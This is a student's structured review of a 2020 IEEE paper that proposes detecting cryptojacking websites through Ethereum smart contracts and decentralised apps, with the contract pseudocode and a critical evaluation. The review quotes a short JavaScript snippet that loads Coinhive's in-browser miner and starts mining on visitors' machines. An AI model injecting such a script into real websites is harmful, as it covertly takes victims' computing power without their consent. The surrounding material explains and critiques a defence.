Verification of Cryptocurrency Mining Using Ethereum

الاسم كما يظهر في كشوف الكلية	عبدالرحمن محمد سالم حسن
رقم الطالب	9202794

Subject of the paper	Crypto Currency
Paper Title	Verification of Cryptocurrency Mining Using Ethereum
Authors	Dong-Her Shih, Ting-Wei Wu, Tzu-Hsin Hsu, Po-Yuan Shih, David C. Yen.
Publication	IEEE
Year of publication	2020
Paper link	https://ieeexplore.ieee.org/document/9127452

Paper Overview:

The paper discuss a new thread in the recent years which is called Cryptojacking, Cryptojacking has many types but the paper discuss only one type which is web mining where a web administrator or attacker insert a web mining script in the website script code that could do some mining on the victim device without his knowledge or approval to obtain some hardware resources for free (this mostly is a monetization model that replaces advertising as a source of profit for the website) and introduced a simple example how this can be done, and then introduced a simplified solution to verify whether this website preform mining or not using smart contracts (which is the basis for the blockchain of Ethereum where Ethereum is one of the cryptocurrencies) and also using decentralized apps (dApps which runs on P2P network and doesn't require any central organization to control it), introducing these 2 concepts will make up the solution for detecting Cryptojacking according to the writer, using a Naïve Model with simple functions to resolve this issue.

Problem Statement:

The paper discuss one of the recent growing threats in mining world where there is a new term that appeared in the recent years which is called Cryptojacking which is identified to using victims computer resources in mining without their approval or knowledge for free and it has many types like installing a malware software on the victim machine and preform mining on the host machine and there is another type that rely on injecting some script code in the script code of the website (whether it was injected by the web administrator or attacker) to utilize some of the computer resources of the victim and then this script is executed on the victim computer to preform mining and get Ethereum for free and the writer proposed some sample javascript code that can preform mining on the victim machine using coinhive (online service providing crypto mining malware) where the code is as follows:

```
<script scr=https://coinhive.com/lib/coinhive.min.js></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'username');
    miner.start();
</script>
```


But note that there are so many ways to preform web mining where CoinHive is only one of the, And the writer then discussed that in the 1st half of 2018 about 47 cryptomining malicious software were detected and that number is more than double the number in the 2nd half of 2017 where damage caused by these has been estimated where the extra-power per day exceeded 278 000 kW and attacker can earn at least about US$59 000 per day due these malicious software. the writer indicated that the detection of a malicious website could be a hard problem as the increase of CPU usage can't be the only indication of the a malicious software but he says that the approach introduced by another referenced paper can be used to detect 100% of the web mining so what the write wants to do is to detect these malicious websites.

Basic Research directions:

The paper solution is towards using blockchain technology in solving the problem where is suggests using decentralized apps (dApps) which are apps that's not controlled by single entity and the paper is leaning toward using it as a way of telling all other machines all over the world that there is a malicious website or tell the administrator of the website that his website is malicious so that he can take action and the detection of this website whether it's malicious or not is done using a detection algorithm (the detection algorithm is presented by another paper but not stated in this paper) and what makes people preform detection algorithm on a specific website is that the owner of the website shall offer some sort of prize using smart contracts (which is the basis of the blockchain of Ethereum where Ethereum is one of popular cryptocurrencies and smart contract is just a program that executes on the blockchain to make a contract which looks like a traditional contract but it's decentralized and fast) where the owner of the website shall request review on his website if someone claimed that his website is malicious or the owner of the website wants to register his website as non-malicious website, the idea of the whole paper is how to verify that the website isn't malicious using blockchain technology to record which websites that are malicious and which aren't malicious.

Summary of the paper solution:

The paper provided a solution to the problem as explained briefly in the overview and will be explained in details as follows, the following graph summarizes the steps from top to bottom and underneath it the explanation to the graph:



1) Existence of organization that provides web-based mining scripts like Coinhive mining service.
2) deploying a website for the 1st time, the web administrator or an attacker injected a mining script inside the website.
3) There are some users that want to preform browsing on this website.
4) The users will use a detection program that's associated with dApps to verify the website and establish a public verification environment to tell other users about this malicious website
5) Here comes the step of the initializing the smart contract where either the 1st user who detected this website or the website owner will create the smart contract to verify this website.
6) The detection program will then use the function 'RegisterSite()' or 'UnregisterSite()' to make or delete certification for this website
7) If the use web administrator of this website has doubts about content of the verification and whether it's valid or not he can use the function 'requestReview()' and pay a token (prize) for the verification of the website (the prize will be in Ethereum)
8) Some group of users will then run the detection program again to verify the website and the administrator will pay tokens to them for their effort

The next 4 images descries the pseudo code of main functions suggested by the writer.

Algorithm 1 Pseudocode of RequestReview()

Inputs: amount of ether: *ether,*
if *reviewable* is false and msg.value limited from 0.01 to 1 ether **then**
  bounty ← *ether*
  reviewable ← true
else
  return fund to requester
end if

Algorithm 2 Pseudocode of Review()

Inputs: transaction sender: *reviewer*
  new approach that detection using: *_detectionTech*,
  new approach version that detection using: *_detectionTechVersion*,
  new detection status: *_malicious*,
  new detection description: *_description*
if *reviewable* is true and blocktime > *Detections*[length(*Detections*)].*expireTime* **then**
  Specify the New detection *det*
  Specify Detection structure variable *det* and assign the *reviewer*, *_detectionTech*, *_detectionTechVersion*, *_description*.
  Append *det* to *Detections*
  Specify *share* by value of *bounty*
  bounty ← 0
  reviewable = false
  Send *share* amount ether to *reviewer*
else
  Do nothing
end if

Algorithm 3 Pseudocode of RegisterSite()

Inputs: Site full qualify domain name: *_fqdn*, address of VerifiedSite contract: *_addr*, extra information: *_description*
Output: A boolean (*True* or *False*) represent success or fail
if *_fqdn* not isn't saved by SiteManagement contract **then**
  Specify Site structure variable *site* and assign the *_fqdn*, *_addr*, *_description,* block.timestamp to it.
  Append *site* to *regSites*.
  Return true
Else
  Do nothing
  Return false
end if

Algorithm 4 Pseudocode of UnregisterSite ()

Inputs: Site full qualify domain name: *_fqdn*
Output: A boolean (*True* or *False*) represent success or fail
if fqdn is saved by SiteManagement contract and address of owner equals function performer **then**
  Make a copy of *regSites*[*_fqdn*] to *unregSites*.
  Wipe *regSites*[*_fqdn*] record.
  Return true
else
  Do nothing
  Return false
end if

Paper scientific contribution:

The paper introduced a way of detecting malicious websites through dApps and smart contracts of Ethereum. In comparison to other similar studies, according to another stated paper, about 1/3 of total cryptojacking samples disappeared after 15 days mostly due to updates, but the solution suggested by this paper shall decrease this period to 1 day by making the verified site's certificate limited to only 1 day, with comparison to other related papers (according to this paper), concerning the smart contract security analysis, this paper is robust against most of the main smart contract vulnerabilities like: Reentrancy, TOD, Mishandled, Timestamp and

Overflow and the next table is taken from the paper where [18], [19] and [20] are just referenced papers:

Authors	Reentrancy	TOD	Mishandled	Timestamp	Overflow
[18]	✓	✓	✓	✓	
[19]					
[20]					
This study	✓	✓	✓	✓	✓

Evaluation to the paper:

From my point of view, this paper is weak paper and can't be relied on due to the following reasons:

1- The approach that this paper takes is very Naïve and doesn't introduce any new concept, instead it uses an already existing tools to solve a dangerous problem in a Naïve way
2- The writer of the paper said and I quote what he said : "the smart contract of the research department did not undergo extensive stress testing. When too much data is accessed by the contract, the result is unknow." And continued by saying "However, the large-scale testing of smart contracts has not yet been achieved in the context of this study." Which means that this paper can't be relied on when talking about thousands of websites as according to the writer, the behavior of the smart contracts will be undefined.
3- The writer gave a link to a GitHub repo at the end of the paper that should contain all the codes that proves the point of the writer but it was only 2 files written in Solidity (a programming language that's used to write smart contracts of Ethereum) and each file was about 120 lines of code with a very naïve approach
4- The paper was only cited 3 times since 2020 and the writer didn't provide a strong evidence that could prove his idea is going to work (mostly it was like personal thoughts not built on scientific proof)
5- The paper didn't provide, explain and Name any detection algorithm instead it only referred to a reference paper.